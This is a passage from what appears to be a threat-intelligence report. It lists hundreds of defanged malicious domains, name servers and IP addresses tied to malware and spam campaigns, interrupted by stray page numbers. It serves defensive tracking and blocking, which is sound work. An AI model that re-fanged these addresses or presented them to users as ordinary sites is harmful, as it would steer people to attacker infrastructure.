hxxp://pipgaqag.cn

hxxp://jaxkewag.cn

hxxp://cikqumog.cn

hxxp://tircodug.cn

hxxp://juryaqug.cn

hxxp://yawfadah.cn

hxxp://yabtudah.cn

hxxp://qifhihah.cn

hxxp://xeyselah.cn

hxxp://cotmetah.cn

hxxp://bulmitah.cn

hxxp://tegbejih.cn

hxxp://tuymokih.cn

hxxp://modqopoh.cn

hxxp://qejpoduh.cn

hxxp://xajsomuh.cn

hxxp://wisziruh.cn

hxxp://maypajej.cn

hxxp://tivhikej.cn

hxxp://holmayej.cn

hxxp://dabtizej.cn

hxxp://koyxuwij.cn

hxxp://romxebuj.cn

hxxp://hilzuluj.cn

hxxp://zulfavuj.cn

hxxp://vojhowuj.cn

hxxp://daldukak.cn

hxxp://rakvirak.cn

hxxp://fimresak.cn

hxxp://zepyosak.cn

hxxp://tovpiwak.cn

hxxp://raqhizak.cn

135

hxxp://salhibik.cn

hxxp://xonzulik.cn

hxxp://jezwutik.cn

hxxp://lungodok.cn

hxxp://qeytakok.cn

hxxp://weswukuk.cn

hxxp://lawmamuk.cn

hxxp://xomhoruk.cn

hxxp://zitkowuk.cn

hxxp://hoyzexuk.cn

hxxp://cutholal.cn

hxxp://jidtecel.cn

hxxp://jovmuhil.cn

hxxp://guxdipil.cn

hxxp://kujkuwil.cn

hxxp://kojvifol.cn

hxxp://zitgohol.cn

hxxp://cosxotol.cn

hxxp://wahwoxol.cn

hxxp://siqsayol.cn

hxxp://pipwoqul.cn

hxxp://zilfumam.cn

hxxp://fokvidem.cn

hxxp://vamhefem.cn

hxxp://hipxetem.cn

hxxp://hasrozem.cn

hxxp://yovbafim.cn

hxxp://zutgaqim.cn

hxxp://kamnorim.cn

hxxp://nussotim.cn

hxxp://yiblegom.cn

hxxp://vorteyom.cn

hxxp://mokgupum.cn

hxxp://xennesum.cn

hxxp://feshivum.cn

hxxp://nakcaban.cn

hxxp://yaxxokan.cn

hxxp://qikciqan.cn

hxxp://gagsuran.cn

hxxp://bopxuran.cn

hxxp://giwduvan.cn

hxxp://gixreqin.cn

hxxp://leccatin.cn

hxxp://jollipon.cn

hxxp://vuzlopon.cn

hxxp://butkoxon.cn

hxxp://falyewun.cn

hxxp://noscajap.cn

hxxp://xirqocep.cn

hxxp://daqdohep.cn

hxxp://wokvarep.cn

hxxp://hoggudip.cn

hxxp://heqfavip.cn

hxxp://jowrewip.cn

hxxp://cimqiqop.cn

hxxp://cibqobup.cn

hxxp://zijreyup.cn

hxxp://tosnabaq.cn

hxxp://tochekaq.cn

hxxp://cosmoqaq.cn

hxxp://zavnusaq.cn

hxxp://vufsaqeq.cn

hxxp://dagligiq.cn

hxxp://wugjaziq.cn

hxxp://fepsuwoq.cn

hxxp://pombeyoq.cn

hxxp://dokcokuq.cn

hxxp://diwsutuq.cn

hxxp://sayjumar.cn

hxxp://jidxurer.cn

hxxp://qalhiyir.cn

hxxp://goqtoqor.cn

hxxp://gaxdavor.cn

hxxp://kazqikas.cn

hxxp://piskeces.cn

hxxp://qamhadis.cn

hxxp://wifdixis.cn

hxxp://hejhelos.cn

hxxp://hedwimos.cn

hxxp://kerrucus.cn

hxxp://forhalus.cn

hxxp://fesnupus.cn

hxxp://lanzuhat.cn

hxxp://kadmepat.cn

hxxp://potzoyat.cn

hxxp://jupkevet.cn

hxxp://xagmiqit.cn

hxxp://woxjatit.cn

hxxp://gukpuxit.cn

hxxp://dubpacut.cn

hxxp://nifbihut.cn

hxxp://qunkofav.cn

hxxp://vippogav.cn

hxxp://rimjulav.cn

hxxp://kemhenav.cn

hxxp://gutziqav.cn

hxxp://gipbilev.cn

hxxp://kaxcidiv.cn

hxxp://xajwawov.cn

hxxp://rejcoyov.cn

137

hxxp://jogsuduv.cn

hxxp://lamfoguv.cn

hxxp://daxtohuv.cn

hxxp://mihwuxuv.cn

hxxp://hiwjuhaw.cn

hxxp://gohkijaw.cn

hxxp://tuwqetaw.cn

hxxp://lacjebew.cn

hxxp://vodrubew.cn

hxxp://pehwitew.cn

hxxp://yezxewew.cn

hxxp://yuvsobow.cn

hxxp://yodmapow.cn

hxxp://qotpobuw.cn

hxxp://megrafuw.cn

hxxp://zamponuw.cn

hxxp://kotzequw.cn

hxxp://yudmaruw.cn

hxxp://hamqiruw.cn

hxxp://siwwawuw.cn

hxxp://veqniwuw.cn

hxxp://bepnudax.cn

hxxp://jehfefax.cn

hxxp://boxjokex.cn

hxxp://yoclerex.cn

hxxp://guzjacix.cn

hxxp://mexcekix.cn

hxxp://kibtixix.cn

hxxp://conyixix.cn

hxxp://famlojox.cn

hxxp://jizwalox.cn

hxxp://dahhowox.cn

hxxp://zicquvtx.cn

hxxp://cavxujux.cn

hxxp://voqnolux.cn

Known to have responded to the same malicious IP (60.191.221.123) are also the following malicious domains:

hxxp://vitsulob.cn

hxxp://jahnivub.cn

hxxp://wipviyub.cn

hxxp://gokbulac.cn

hxxp://bedqaqac.cn

hxxp://suvnuqac.cn

hxxp://wukcilec.cn

hxxp://lukbolec.cn

hxxp://juhfaqic.cn

hxxp://mixwiqic.cn

hxxp://qikloric.cn

hxxp://halgiyic.cn

hxxp://jocvoloc.cn

hxxp://gugmikad.cn

hxxp://zoqvulad.cn

hxxp://zokdoled.cn

hxxp://daxlated.cn

hxxp://cahnubid.cn

hxxp://cufxuhod.cn

hxxp://libsorod.cn

hxxp://vopqatod.cn

hxxp://cebvoyod.cn

hxxp://lansocud.cn

hxxp://zohpakud.cn

hxxp://hekwasud.cn

hxxp://niknuvud.cn

hxxp://meymuhaf.cn

hxxp://nigkojef.cn

hxxp://bazmoyef.cn

hxxp://roszadif.cn

hxxp://sapmofif.cn

hxxp://kudxodof.cn

hxxp://pefkipof.cn

hxxp://xoqresof.cn

hxxp://fipxevof.cn

hxxp://quyzeluf.cn

hxxp://xujyeruf.cn

hxxp://xenpikeg.cn

hxxp://tafwohig.cn

hxxp://kowtuhig.cn

hxxp://dinpisig.cn

hxxp://teryuvig.cn

hxxp://funcizig.cn

hxxp://ciytamog.cn

hxxp://jemsowog.cn

hxxp://kiqzijug.cn

hxxp://pulfaxug.cn

hxxp://wojlabah.cn

hxxp://belzejah.cn

hxxp://pefdovah.cn

hxxp://xijsameh.cn

hxxp://racridih.cn

hxxp://rewfahih.cn

hxxp://vihxujih.cn

hxxp://qujvosih.cn

hxxp://figqacuh.cn

hxxp://xohmoluh.cn

hxxp://jicniwuh.cn

hxxp://kapxuraj.cn

hxxp://jubjavaj.cn

hxxp://bidkuqej.cn

hxxp://jarvixej.cn

139

hxxp://qinzidij.cn

hxxp://zagzafij.cn

hxxp://merjuwij.cn

hxxp://weqbujuj.cn

hxxp://gucdaluj.cn

hxxp://modxowuj.cn

hxxp://tobponak.cn

hxxp://tacjujek.cn

hxxp://fumliqek.cn

hxxp://wavfebik.cn

hxxp://xizqibik.cn

hxxp://focnigik.cn

hxxp://biqmipik.cn

hxxp://zowcoqik.cn

hxxp://fexsitik.cn

hxxp://qebdevik.cn

hxxp://xolkisok.cn

hxxp://kuqwuwok.cn

hxxp://gunwonuk.cn

hxxp://hewquvuk.cn

hxxp://gunbaqal.cn

hxxp://seysixal.cn

hxxp://zaymamel.cn

hxxp://weznohil.cn

hxxp://keczakil.cn

hxxp://wawberol.cn

hxxp://naftemul.cn

hxxp://sedbonam.cn

hxxp://velwapam.cn

hxxp://zinzutam.cn

hxxp://nudgixam.cn

hxxp://mibpabem.cn

hxxp://yolbaqem.cn

hxxp://fogduqem.cn

hxxp://qawtotem.cn

hxxp://qalfusim.cn

hxxp://kocguwim.cn

hxxp://zishikom.cn

hxxp://kozpipom.cn

hxxp://loblahum.cn

hxxp://winbomum.cn

hxxp://jakmezum.cn

hxxp://taglolan.cn

hxxp://suznuwan.cn

hxxp://jekwazan.cn

hxxp://toxmijen.cn

hxxp://nikguzen.cn

hxxp://dedmewin.cn

hxxp://jebvuwun.cn

hxxp://tupsikap.cn

hxxp://dudsuzap.cn

hxxp://yessafep.cn

hxxp://danxenep.cn

hxxp://leklidip.cn

hxxp://duklimip.cn

hxxp://yevnurip.cn

hxxp://virrotip.cn

hxxp://lalyezop.cn

hxxp://jaztecup.cn

hxxp://gokbehup.cn

hxxp://cuqyirup.cn

hxxp://gajvizup.cn

hxxp://cahwikaq.cn

hxxp://xeqbelaq.cn

hxxp://xicbamaq.cn

hxxp://qofqoneq.cn

hxxp://givxuyeq.cn

hxxp://gonganiq.cn

hxxp://vijsoziq.cn

hxxp://bignijoq.cn

hxxp://jejroxoq.cn

hxxp://culfunuq.cn

hxxp://qevxayuq.cn

hxxp://merwosar.cn

hxxp://loxvafer.cn

hxxp://cawnamir.cn

hxxp://wocyorir.cn

hxxp://tokhador.cn

hxxp://yuznisor.cn

hxxp://vamtator.cn

hxxp://gojligur.cn

hxxp://vukqejur.cn

hxxp://fewxopur.cn

hxxp://wukwoxur.cn

hxxp://bavyoxur.cn

hxxp://jegdufas.cn

hxxp://rillefes.cn

hxxp://niwwages.cn

hxxp://comrames.cn

hxxp://rohfapes.cn

hxxp://lehredis.cn

hxxp://jepniwos.cn

hxxp://lexxedus.cn

hxxp://xuljuhus.cn

hxxp://levgepat.cn

hxxp://modhewet.cn

hxxp://kawlozet.cn

hxxp://bufsofit.cn

hxxp://gekloyit.cn

hxxp://tercifot.cn

141

hxxp://yughaqut.cn

hxxp://surfabav.cn

hxxp://yutbevav.cn

hxxp://mowvahev.cn

hxxp://tuwcexev.cn

hxxp://liqfimiv.cn

hxxp://pefxamuv.cn

hxxp://goqdexuv.cn

hxxp://fozlubaw.cn

hxxp://yuxcizaw.cn

hxxp://mevvubew.cn

hxxp://nuzzuhew.cn

hxxp://dibkicow.cn

hxxp://lobrakow.cn

hxxp://vuksirow.cn

hxxp://samnuvow.cn

hxxp://jizlotuw.cn

hxxp://buzgikax.cn

hxxp://jawcesax.cn

hxxp://qatvegex.cn

hxxp://gegfejex.cn

hxxp://cigxekex.cn

hxxp://kejjobox.cn

hxxp://yosbucox.cn

hxxp://kelmogox.cn

hxxp://jeqyuzox.cn

hxxp://jocxebux.cn

hxxp://tawcizux.cn

hxxp://kittokay.cn

hxxp://seryusay.cn

hxxp://nocbusey.cn

hxxp://semfihiy.cn

hxxp://xotgajiy.cn

hxxp://sarvujiy.cn

hxxp://gicmosiy.cn

hxxp://fulpaziy.cn

hxxp://cunzumoy.cn

Related malicious name servers known to have participated in the campaign:

hxxp://ns2.boostaroma.com - 110.52.6.252

hxxp://ns2.okultra.com

hxxp://ns2.swellfab.com

hxxp://ns2.shehead.com

hxxp://ns2.atbread.com

hxxp://ns2.treatglad.com

hxxp://ns2.plumbold.com

hxxp://ns2.callold.com

hxxp://up2.thicksend.com

hxxp://ns6.zestkind.com

hxxp://ns2.burnround.com

hxxp://ns2.witproud.com

hxxp://ns2.fizznice.com

hxxp://ns6.plusspice.com

hxxp://up2.humaneagree.com

hxxp://ns2.adorewee.com

hxxp://ns4.kindable.com

hxxp://ns2.prideable.com

hxxp://ns2.cuddlyhumble.com

hxxp://ns2.ablewhole.com

hxxp://ns2.quickwhole.com

hxxp://ns2.plumpwhole.com

hxxp://up2.begancome.com

hxxp://up2.sizeplane.com

hxxp://up2.colonytype.com

hxxp://ns6.prizeaware.com

hxxp://ns2.pridesure.com

hxxp://ns2.toophrase.com

hxxp://ns2.loyalrise.com

hxxp://up2.pathuse.com

hxxp://ns2.dimplechaste.com

hxxp://ns2.welltrue.com

hxxp://ns2.ziptrue.com

hxxp://ns2.silverwe.com

hxxp://ns2.calmprize.com

hxxp://ns2.firmrich.com

hxxp://ns2.activeinch.com

hxxp://ns2.cookmulti.com

hxxp://ns2.wellmoral.com

hxxp://ns2.peakswell.com

hxxp://ns2.posewill.com

hxxp://ns2.droolcool.com

hxxp://up2.cuddlypoem.com

hxxp://ns2.loyalcalm.com

hxxp://ns2.extolcalm.com

hxxp://ns2.radiothan.com

hxxp://up2.persontrain.com

hxxp://ns2.awardfun.com

hxxp://ns4.zealreap.com

hxxp://ns2.piousreap.com

hxxp://ns2.firstreap.com

hxxp://ns2.grandzap.com

hxxp://ns2.royalzap.com

hxxp://ns6.ablezip.com

hxxp://ns2.zapeager.com

hxxp://up2.blockfather.com

hxxp://ns2.breezycorner.com

hxxp://ns2.donewater.com

hxxp://ns2.listenflower.com

hxxp://ns2.dimplechair.com

hxxp://up2.yardcolor.com

hxxp://ns4.fizzleads.com

hxxp://up2.finestgrass.com

hxxp://ns2.prizebeats.com

hxxp://ns4.maxigreat.com

hxxp://ns2.flairtreat.com

hxxp://up2.tingleflat.com

hxxp://ns6.proudquiet.com

hxxp://ns2.morequiet.com

hxxp://ns2.droolplanet.com

hxxp://up2.giftedunit.com

hxxp://ns2.solarwit.com

hxxp://ns2.ropemeant.com

hxxp://ns2.paradiseobedient.com

hxxp://ns4.paradiseobedient.com

hxxp://up2.minealert.com

hxxp://ns4.spicyrest.com

hxxp://ns4.alertjust.com

hxxp://ns2.resttrust.com

hxxp://ns2.pagefew.com

hxxp://ns2.multiaglow.com

hxxp://ns2.objectallow.com

hxxp://ns2.alertwow.com

hxxp://ns2.alivejuicy.com

hxxp://ns2.restjuicy.com

hxxp://ns2.funcomfy.com

hxxp://ns2.solarcomfy.com

hxxp://ns2.prizetangy.com

hxxp://ns2.wholehappy.com

hxxp://ns2.prideeasy.com

hxxp://ns2.suddeneasy.com

hxxp://ns2.treatrosy.com

hxxp://ns2.earlytwenty.com

Related malicious domains known to have participated in the campaign:

hxxp://xiskizop.cn

-

58.17.3.44;

60.191.239.189;

203.93.208.86

-

hxxp://ns5.prizeaware.com;

hxxp://ns1.grandzap.com; hxxp://ns3.alertjust.com

Related malicious domains known to have participated in the campaigns:

hxxp://xancefab.cn

hxxp://busgihab.cn

hxxp://putcojab.cn

hxxp://nizvonab.cn

hxxp://bulpapab.cn

hxxp://laztoqab.cn

hxxp://varsesab.cn

hxxp://pahdeheb.cn

hxxp://wiqponeb.cn

hxxp://rutfuseb.cn

hxxp://zacniyeb.cn

hxxp://beblelib.cn

hxxp://gahvosib.cn

hxxp://rigzowib.cn

hxxp://bacnaxib.cn

hxxp://pexyufob.cn

hxxp://sowgugob.cn

hxxp://buhbulob.cn

hxxp://ciybufub.cn

hxxp://xoddimub.cn

hxxp://nugtaqub.cn

hxxp://buvkuzub.cn

hxxp://fikqebac.cn

hxxp://pevremac.cn

hxxp://qokbasac.cn

hxxp://patmebec.cn

hxxp://kuntigec.cn

hxxp://jolcekec.cn

hxxp://wihjorec.cn

hxxp://fixruyec.cn

hxxp://gospozec.cn

hxxp://batrijic.cn

hxxp://rebzomic.cn

hxxp://loqrupic.cn

hxxp://diqhaqic.cn

hxxp://bohkoqic.cn

hxxp://beszesic.cn

hxxp://tuzhovic.cn

hxxp://hesyuvic.cn

hxxp://kovhewic.cn

hxxp://lufreyic.cn

hxxp://noxrazic.cn

hxxp://lefviboc.cn

hxxp://fodcuboc.cn

hxxp://pevhihoc.cn

hxxp://widlajoc.cn

hxxp://zocwoloc.cn

hxxp://janpupoc.cn

hxxp://mefbuqoc.cn

hxxp://hujqezoc.cn

hxxp://capjebuc.cn

hxxp://befqacuc.cn

hxxp://socjujuc.cn

hxxp://qivbiruc.cn

hxxp://tuxbaxuc.cn

hxxp://tidsuyuc.cn

hxxp://kapdacad.cn

hxxp://lagfagad.cn

hxxp://japtugad.cn

hxxp://bechumad.cn

hxxp://holceqad.cn

hxxp://bectusad.cn

145

hxxp://tabzuwad.cn

hxxp://rednezad.cn

hxxp://megzizad.cn

hxxp://forvafed.cn

hxxp://hojliged.cn

hxxp://fuxcexed.cn

hxxp://baxpuxed.cn

hxxp://lugjized.cn

hxxp://lewdozed.cn

hxxp://hiszedid.cn

hxxp://buyquhid.cn

hxxp://wovyokid.cn

hxxp://yojvimid.cn

hxxp://widxixid.cn

hxxp://yovxoxid.cn

hxxp://reywufod.cn

hxxp://hubzahod.cn

hxxp://qapzekod.cn

hxxp://falxalod.cn

hxxp://yiznunod.cn

hxxp://towqotod.cn

hxxp://loxlayod.cn

hxxp://rockozod.cn

hxxp://johmabud.cn

hxxp://muvyucud.cn

hxxp://vattehud.cn

hxxp://fuytejud.cn

hxxp://kenyilud.cn

hxxp://cibsarud.cn

hxxp://najsatud.cn

hxxp://xibwazud.cn

hxxp://laztafaf.cn

hxxp://piynosaf.cn

hxxp://yelpidef.cn

hxxp://yagtudef.cn

hxxp://levxifef.cn

hxxp://povxajef.cn

hxxp://hetbetef.cn

hxxp://hudvotef.cn

hxxp://hemfowef.cn

hxxp://coqvazef.cn

hxxp://yawhojif.cn

hxxp://muvcewif.cn

hxxp://xadgobof.cn

hxxp://baxwuhof.cn

hxxp://wijtekof.cn

hxxp://sknqikof.cn

hxxp://mussiqof.cn

hxxp://gegwasof.cn

hxxp://xangesof.cn

hxxp://wumdewof.cn

hxxp://hoqtayof.cn

hxxp://kiyvayof.cn

hxxp://cufdicuf.cn

hxxp://gotbucuf.cn

hxxp://gexzehuf.cn

hxxp://cepceluf.cn

hxxp://gepleluf.cn

hxxp://tefhosuf.cn

hxxp://xaqqivuf.cn

hxxp://wubfezuf.cn

hxxp://panrozuf.cn

hxxp://nadvofag.cn

hxxp://yawjehag.cn

hxxp://zeltimag.cn

hxxp://misgaqag.cn

hxxp://noxyaxag.cn

hxxp://sunluxag.cn

hxxp://bozhoceg.cn

hxxp://dawqefeg.cn

hxxp://locfemeg.cn

hxxp://mivlaneg.cn

hxxp://vaqxiseg.cn

hxxp://gesyateg.cn

hxxp://kumweteg.cn

hxxp://jefpaveg.cn

hxxp://lilyegig.cn

hxxp://janweqig.cn

hxxp://diwjusig.cn

hxxp://sohmiwig.cn

hxxp://rimmazig.cn

hxxp://tirpedog.cn

hxxp://jamguhog.cn

hxxp://bejfakog.cn

hxxp://bebyolog.cn

hxxp://kixmamog.cn

hxxp://tofyeqog.cn

hxxp://kojxuqog.cn

hxxp://puqtabug.cn

hxxp://suszibug.cn

hxxp://ciwracug.cn

hxxp://nahbugug.cn

hxxp://gaygokug.cn

hxxp://seygoqug.cn

hxxp://helqasug.cn

hxxp://tockesug.cn

hxxp://jipqevug.cn

hxxp://rewnowug.cn

hxxp://nazxefah.cn

hxxp://hofkagah.cn

hxxp://coszegah.cn

hxxp://vojyojah.cn

hxxp://nihwalah.cn

hxxp://yojzatah.cn

hxxp://buvsutah.cn

hxxp://hulgadeh.cn

hxxp://nibzofeh.cn

hxxp://xickeqeh.cn

hxxp://kapmereh.cn

hxxp://regyaveh.cn

hxxp://lizpazeh.cn

hxxp://lujpobih.cn

hxxp://xozyecih.cn

hxxp://telhetih.cn

hxxp://dussadoh.cn

hxxp://lerbenoh.cn

hxxp://yokveqoh.cn

hxxp://hafgoqoh.cn

hxxp://gagkiroh.cn

hxxp://teftebuh.cn

hxxp://fitsofuh.cn

hxxp://ziwvomuh.cn

hxxp://fazlenuh.cn

hxxp://gazkinuh.cn

hxxp://dutmivuh.cn

hxxp://zukdayuh.cn

hxxp://busgayuh.cn

hxxp://nohpobaj.cn

hxxp://qusdumaj.cn

hxxp://wizdaqaj.cn

hxxp://wuwbeqaj.cn

hxxp://girzidej.cn

hxxp://vespifej.cn

hxxp://ceszegej.cn

hxxp://juqbumej.cn

hxxp://xuxmanej.cn

Related malicious name servers known to have participated in the campaign:

hxxp://ns1.quvzipda.com - 193.165.209.3

hxxp://ns1.syquskezaja.com

hxxp://ns1.mnysiwugpa.com

hxxp://ns1.uzfayxlob.com

hxxp://ns1.umkeihfub.com

hxxp://ns1.diethealthworld.com

hxxp://ns2.diethealthworld.com

hxxp://ns1.pillshopstore.com

hxxp://ns2.pillshopstore.com

hxxp://ns1.ixcopvudeg.com

hxxp://ns1.cuzatpih.com

hxxp://ns1.fondukoiwi.com

148

hxxp://ns1.zevmyxhyhl.com

hxxp://ns1.pecsletoil.com

hxxp://ns1.havputviwl.com

hxxp://ns1.icuhzapyl.com

hxxp://ns1.ollectimon.com

hxxp://ns1.calpuwhup.com

hxxp://ns1.miacohder.com

hxxp://ns1.rjycbaswes.com

hxxp://ns1.tlyldihkis.com

hxxp://ns2.bestfreepills.com

hxxp://ns2.storehealthpills.com

hxxp://ns1.medspillsdiscounts.com

hxxp://ns1.ribormolu.com

hxxp://ns1.sluxjagvyw.com

hxxp://ns1.marttabletsrx.com

hxxp://ns1.zirremeaby.com

hxxp://ns1.xioduvvejy.com

hxxp://ns1.tmypheatvy.com

hxxp://ns1.zurmeigguz.com

hxxp://ns1.pendyxconvam.net

hxxp://ns1.mevkybmomu.net

hxxp://ns1.wutvymnu.net

hxxp://ns1.atquackephix.net

hxxp://ns1.gneqwyapuz.net

hxxp://ns1.az6.ru

hxxp://ns1.compmegastore.ru

hxxp://ns1.wearcompstore.ru

hxxp://ns1.compnetstore.ru

hxxp://ns1.seaportative.ru

hxxp://ns1.webshopmag.ru

hxxp://ns2.webshopmag.ru

hxxp://ns1.markettradersmag.ru

hxxp://ns1.storeonlinecomp.ru

hxxp://ns1.livingmagcomp.ru

hxxp://ns1.magcompdirect.ru

hxxp://ns1.storemycompdirect.ru

Related malicious domains known to have participated in the campaigns:

hxxp://hyuljavmyca.com - 212.174.200.111

hxxp://rjiofnida.com

hxxp://lubetokbufa.com

hxxp://homhylvega.com

hxxp://syquskezaja.com

hxxp://kriwmikib.com

hxxp://rhuwcugniob.com

hxxp://fonrasetlid.com

hxxp://rycnyrfikre.com

hxxp://tonlijwe.com

hxxp://mefcyqwef.com

hxxp://lorcowurayf.com

149

hxxp://ubeuhroqug.com

hxxp://fadjybzih.com

hxxp://ghaknikfehi.com

hxxp://ksoknadsi.com

hxxp://fondukoiwi.com

hxxp://reixvyklick.com

hxxp://qworjulnenk.com

hxxp://svozquzrel.com

hxxp://pecsletoil.com

hxxp://havputviwl.com

hxxp://pendyxconvam.com

hxxp://whapzintaon.com

hxxp://ollectimon.com

hxxp://japyebawn.com

hxxp://xovtemfajo.com

hxxp://shymumoufjo.com

hxxp://calpuwhup.com

hxxp://iescehqucr.com

hxxp://thepillcorner.com

hxxp://kvirincyofr.com

hxxp://iecoqwecs.com

hxxp://syquskezaja.com - 200.204.57.187

hxxp://cuzatpih.com

hxxp://ollectimon.com

hxxp://sluxjagvyw.com

hxxp://xioduvvejy.com

hxxp://nravsaelvi.net

hxxp://pendyxconvam.net

hxxp://mevkybmomu.net

hxxp://atquackephix.net

hxxp://gneqwyapuz.net

Related malicious domains known to have participated in the campaign:

hxxp://tovpuveb.cn

hxxp://risregib.cn

hxxp://sapwopub.cn

hxxp://kutwuzub.cn

hxxp://dijmigac.cn

hxxp://davzunic.cn

hxxp://cuwlicoc.cn

hxxp://hinkizad.cn

hxxp://tiwkicid.cn

hxxp://giddehid.cn

hxxp://qehmujid.cn

hxxp://jadyoxid.cn

hxxp://yipxakud.cn

hxxp://qophepud.cn

hxxp://nawfusud.cn

hxxp://xohpebaf.cn

150

hxxp://yilqobaf.cn

hxxp://gelkinef.cn

hxxp://zigconef.cn

hxxp://vasgotef.cn

hxxp://gitmufif.cn

hxxp://pujxatof.cn

hxxp://tagcafuf.cn

hxxp://joywehuf.cn

hxxp://xoggunuf.cn

hxxp://pezpipuf.cn

hxxp://gugfequf.cn

hxxp://kattowuf.cn

hxxp://rosmicag.cn

hxxp://nagnuteg.cn

hxxp://fohjedig.cn

hxxp://hijderig.cn

hxxp://dittomog.cn

hxxp://zubwefah.cn

hxxp://fodpohah.cn

hxxp://sehviwah.cn

hxxp://hifkuneh.cn

hxxp://bidfecih.cn

hxxp://wuxmulih.cn

hxxp://beqwacoh.cn

hxxp://qukvimoh.cn

hxxp://vasxavoh.cn

hxxp://salxaxoh.cn

hxxp://labyocaj.cn

hxxp://zigxadij.cn

hxxp://hixkanij.cn

hxxp://zixkitoj.cn

hxxp://zijzoguj.cn

hxxp://yiwzuluj.cn

hxxp://survuruj.cn

hxxp://feftuqak.cn

hxxp://ziscawak.cn

hxxp://wacpowek.cn

hxxp://segjinuk.cn

hxxp://viqfizuk.cn

hxxp://qawgegal.cn

hxxp://loqfogal.cn

hxxp://sihwohal.cn

hxxp://babtakal.cn

hxxp://nagnemel.cn

hxxp://ribwegil.cn

hxxp://watpiyil.cn

hxxp://goxmabul.cn

hxxp://siwkecul.cn

hxxp://selzimul.cn

hxxp://qakwivul.cn

151

hxxp://bedvuyul.cn

hxxp://fiddozul.cn

hxxp://joldokim.cn

hxxp://foztokim.cn

hxxp://woklahum.cn

hxxp://gavsanum.cn

hxxp://kejrupum.cn

hxxp://hagjatum.cn

hxxp://xumfuzum.cn

hxxp://mafcocan.cn

hxxp://geqkedan.cn

hxxp://fumhasan.cn

hxxp://zosqinen.cn

hxxp://nonzinen.cn

hxxp://tahyedin.cn

hxxp://niyyurin.cn

hxxp://wokmison.cn

hxxp://nekmerun.cn

hxxp://gebzevun.cn

hxxp://dizxohap.cn

hxxp://wirzovap.cn

hxxp://cobyizip.cn

hxxp://sokwimop.cn

hxxp://digjipop.cn

hxxp://qagtohup.cn

hxxp://wodkepaq.cn

hxxp://kuqqavaq.cn

hxxp://vogyafeq.cn

hxxp://qokyaziq.cn

hxxp://gelmaloq.cn

hxxp://rikxeduq.cn

hxxp://mifzoyuq.cn

hxxp://jitmekar.cn

hxxp://zedbeper.cn

hxxp://qoyrifir.cn

hxxp://rerbogir.cn

hxxp://nexyutir.cn

hxxp://yuvwobor.cn

hxxp://raddijor.cn

hxxp://rehciror.cn

hxxp://jowqasor.cn

hxxp://wotrisor.cn

hxxp://tinselur.cn

hxxp://sacvakes.cn

hxxp://xonlefis.cn

hxxp://sehwukos.cn

hxxp://torxupos.cn

hxxp://yujzidus.cn

hxxp://dejzezat.cn

hxxp://gunjivet.cn

hxxp://hecfocav.cn

hxxp://yuxdiqav.cn

hxxp://guysogiv.cn

hxxp://tebziniv.cn

hxxp://dedsupov.cn

hxxp://genwsxov.cn

hxxp://xaycozuv.cn

hxxp://fojgoraw.cn

hxxp://suwsozaw.cn

hxxp://hudwuhew.cn

hxxp://momzuhew.cn

hxxp://pibwokiw.cn

hxxp://lacfimiw.cn

hxxp://jubduriw.cn

hxxp://talcuviw.cn

hxxp://xavgubow.cn

hxxp://zovcofow.cn

hxxp://qopzubax.cn

hxxp://dogqodax.cn

hxxp://jimjakax.cn

hxxp://ricnafex.cn

hxxp://nadlewex.cn

hxxp://mokcegox.cn

hxxp://getkixox.cn

hxxp://wucpulux.cn

hxxp://dalpobay.cn

hxxp://refhagay.cn

hxxp://jusyadey.cn

hxxp://reqpijey.cn

hxxp://vebzaqiy.cn

hxxp://sejtogoy.cn

hxxp://yecnaquy.cn

hxxp://xufguyuy.cn

hxxp://puktunaz.cn

hxxp://zaztuvaz.cn

hxxp://sixbufiz.cn

hxxp://nofdowiz.cn

hxxp://cuvxoqoz.cn

hxxp://yugkiwuz.cn

Related malicious domains known to have participated in the campaign:

hxxp://columnultra.com - 58.17.3.41

hxxp://milkhold.com

hxxp://eagerboard.com

hxxp://yesonlynoun.com

hxxp://differdo.com

hxxp://seemlykeep.com

hxxp://seemnear.com

hxxp://modernbut.com

Related malicious domains known to have participated in the campaign:

hxxp://litgukab.cn

hxxp://xojyupab.cn

hxxp://ritlarab.cn

hxxp://qeqyukeb.cn

hxxp://fedpijib.cn

hxxp://xumlodob.cn

hxxp://kozgewob.cn

hxxp://fajnahec.cn

hxxp://nedsicic.cn

hxxp://hertuqic.cn

hxxp://linrudoc.cn

hxxp://gilqufuc.cn

hxxp://lijwituc.cn

hxxp://loqbaxuc.cn

hxxp://camxezuc.cn

hxxp://foyxolad.cn

hxxp://bapvusad.cn

hxxp://wokmeyad.cn

hxxp://yizqosed.cn

hxxp://vivwiwef.cn

hxxp://percaqof.cn

hxxp://cepceluf.cn

hxxp://paqhizuf.cn

hxxp://vorvivag.cn

hxxp://maynixeg.cn

hxxp://mujyumig.cn

hxxp://coyrekog.cn

hxxp://xetvetih.cn

hxxp://mugyujuh.cn

hxxp://supsizuh.cn

hxxp://bixtakaj.cn

hxxp://lanmixej.cn

hxxp://worxezej.cn

hxxp://tikgepij.cn

hxxp://yatsanak.cn

hxxp://tucgosak.cn

hxxp://hihnuwak.cn

hxxp://qilfadek.cn

hxxp://zibsitik.cn

hxxp://xetmojok.cn

hxxp://yelsecuk.cn

hxxp://confowuk.cn

hxxp://pozzoxuk.cn

hxxp://savhixal.cn

hxxp://nudtaqel.cn

hxxp://keptavol.cn

hxxp://berqufam.cn

hxxp://wuqrulam.cn

hxxp://goftiwam.cn

hxxp://vowcajem.cn

hxxp://rizfinim.cn

hxxp://jetgekom.cn

hxxp://letjucun.cn

hxxp://wivwiqap.cn

hxxp://duccesap.cn

hxxp://zamyisap.cn

hxxp://ranpovep.cn

hxxp://kucdawep.cn

hxxp://limjapip.cn

hxxp://ciggecop.cn

hxxp://ziybelop.cn

hxxp://yakquyeq.cn

hxxp://borremiq.cn

hxxp://vuzwesuq.cn

hxxp://rosvocor.cn

hxxp://hakdugas.cn

hxxp://kabmebes.cn

hxxp://purhuves.cn

hxxp://gopmocis.cn

hxxp://cabziqis.cn

hxxp://pomzonos.cn

hxxp://zojvapus.cn

hxxp://nobfemat.cn

hxxp://ritcubav.cn

hxxp://bibbikev.cn

hxxp://daslulev.cn

hxxp://naczoduv.cn

hxxp://betjoqiw.cn

hxxp://yoqlamow.cn

hxxp://jawjeqow.cn

hxxp://zijmivuw.cn

hxxp://dupqozuw.cn

hxxp://fatnudax.cn

hxxp://defrogax.cn

hxxp://kalyahax.cn

hxxp://toztipax.cn

hxxp://gecfopax.cn

hxxp://wuqzubex.cn

hxxp://hexpadix.cn

hxxp://luhnukox.cn

hxxp://vecbibey.cn

hxxp://dimgecey.cn

hxxp://fammuvey.cn

